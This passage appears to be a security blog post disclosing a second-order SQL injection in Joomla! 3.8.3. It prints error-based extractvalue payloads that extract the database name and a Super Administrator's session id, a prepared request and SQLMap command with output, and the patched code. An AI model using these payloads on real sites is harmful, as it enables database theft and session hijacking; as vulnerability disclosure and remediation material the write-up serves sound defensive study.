
Savan Administration	2018-02-08 11:00
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 11:00

Full Payload Reflected

Again, We injected following payload to extract database name and the application responded with database name 'joomla' as shown in figure below:

Payload: **extractvalue(0x0a,concat(0x0a,(select database())))**

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



/joomla/administrator/index.php
Content
Components
Help
test-nss.com
Control Panel
Joomla!

Message
Item saved.

Error
XPATH syntax error: ' joomla'

CONTENT
New Article
Articles
Categories
Media

LOGGED-IN USERS

Savan Administration	2018-02-08 11:01
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 11:01


View Site | 0 Visitors | 3 Administrators | 0 Messages | Log out
Joomla! 3.8.3 — © 2018 test-nss.com

Database Name Extracted

Hurray!!! We successfully exploited this. Now let's fulfill our goal to access the application with Super Administrator privileges. The following payload will give us the session id of an Super Administrator user '**amish**' as highlighted in figure below:

Payload: **extractvalue(0x0a,concat(0x0a,(select * from joomla_session where username='amish')))**

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


[redacted]/joomla/administrator/index.php

Control Panel

Message
Item saved.

Error
XPATH syntax error: ' jlmou3f35if5vt4o7lb7ceafd6'

CONTENT
- New Article
- Articles
- Categories
- Media

LOGGED-IN USERS

Savan Administration	2018-02-08 11:04
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 11:04

View Site | 0 Visitors | 3 Administrators | 0 Messages | Log out   Joomla! 3.8.3 — © 2018 test-nss.com

Extracting SessionId of Super Admin User

Yeah…. Now we can use this session id to impersonate the Super Administrator user.

Automation of Exploitation

Now, when it comes to a real penetration test we need to extract information as well. If we try to do that manually it will kill so much time. So how to automate that?


There is a solution for that. SQLMap tool provides a switch '–second-order' which requires payload reflection URL as an input and it will work.

Note/Limitation: As this is the second order SQL injection, we can not automate with multiple threads to check output of each query.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

If we directly provide that instance to SQLMap tool, that may not work. To work this process we need to build a query in which Sqlmap can inject its payload and can fetch the data smoothly. We constructed following payload to supply as the value of the parameter '**jform[params][admin_style][0]**' in the request and parsed that request with the SQLMap tool switch '**-r**' as shown in figure below;

PAYLOAD: **extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))**



```
645
-----------------------------111712789011892150915540100 53
Content-Disposition: form-data; name="jform[params][admin_style][0]"

extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 * )))
-----------------------------111712789011892150915540100 53
Content-Disposition: form-data; name="jform[params][admin_language]"
```

```
HTTP/1.1 303 See other
Date: Thu, 08 Feb 2018 10:30:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: /joomla/administrator/index.php?option=com_admin&view=profile&layout=edit
Expires: Wed, 17 Aug 2005 00:00:00 GMT
```

Preparing request for SQLMap

Here, '*' in the payload will work as a marker for SQLMap tool to inject the payloads such as:


- extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 **AND 5231=5231**)))
- extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 **AND 5231=1623**)))
- extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 **OR 7231=7231**)))
- extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 **order by 1 —**)))

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

- extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 **union all select NULL,NULL,NULL,'21231231232'**)))

As shown in figure below, SQLMap now detects the injection and extracts all database names with following command:

sqlmap -r 1.txt –dbms MySQL –second-order "http://<IP/domain>/joomla/administrator/index.php" -D "joomla" –dbs



```
[11:06:24] [INFO] confirming MySQL
[11:06:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[11:06:24] [INFO] fetching database names
[11:06:24] [INFO] used SQL query returns 7 entries
[11:06:24] [INFO] resumed: information_schema
[11:06:24] [INFO] resumed: joomla
[11:06:24] [INFO] resumed: mysql
[11:06:24] [INFO] resumed: nss
[11:06:24] [INFO] resumed: performance_schema
[11:06:24] [INFO] resumed: phpmyadmin
[11:06:24] [INFO] resumed: sys
available databases [7]:
[*] information_schema
[*] joomla
[*] mysql
[*] nss
[*] performance_schema
[*] phpmyadmin
[*] sys

[11:06:24] [INFO] fetched data logged to text files under '/home/amish/.sqlmap/output/[redacted]'

[*] shutting down at 11:06:24

nss-amish@kali:~/Research/joomla-sqli$
```


Data Extraction via SQLMap

Using Sqlmap tool we can now extract further data easily.

Remediation

To mitigate this SQL Injection attack, upgrade Joomla! framework to version 3.8.5 (latest version available at the time of writing this blog). We observed that Joomla! patched this instance with snippet code as highlighted in figure below:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



```
        // Get the current user admin style
        $adminstyle = $user->getParam('admin_style');

        if ($adminstyle)
        {
            $query = $db->getQuery(true)
                ->select('template')
                ->from($db->quoteName('#__template_styles'))
                ->where($db->quoteName('id') . ' = ' . (int) $adminstyle)
                ->where($db->quoteName('client_id') . ' = 1');

            // Get the template name associated to the admin style
            $template = $db->setquery($query)->loadResult();
        }
```

Official Fix For The Bug

If you have any questions please post below. We shall try our best to answer them.

<marketing>

This year at Black Hat USA, we are launching a new class- Web Hacking, Black Belt edition, which is a compilation of more such pretty neat bugs. Sign up before it sells out:

https://www.blackhat.com/us-18/training/schedule/#web-hacking—black-belt-edition-9617

</marketing>

Comments

Leave a Reply

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

POST COMMENT

Working around the globe, founded in the UK

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Head Office:
CB1 Business Centre
Twenty Station Road,
Cambridge, CB1 2JD, UK

Registered Office:
75 Springfield Road
Chelmsford, Essex,
CM2 6JB, UK

Tweets by @notsosecure

© NotSoSecure Global Services Limited 2016, All Rights Reserved

Website Terms & Conditions   Privacy and Cookies Policy

Create PDF in your applications with the Pdfcrowd HTML to PDF API   PDFCROWD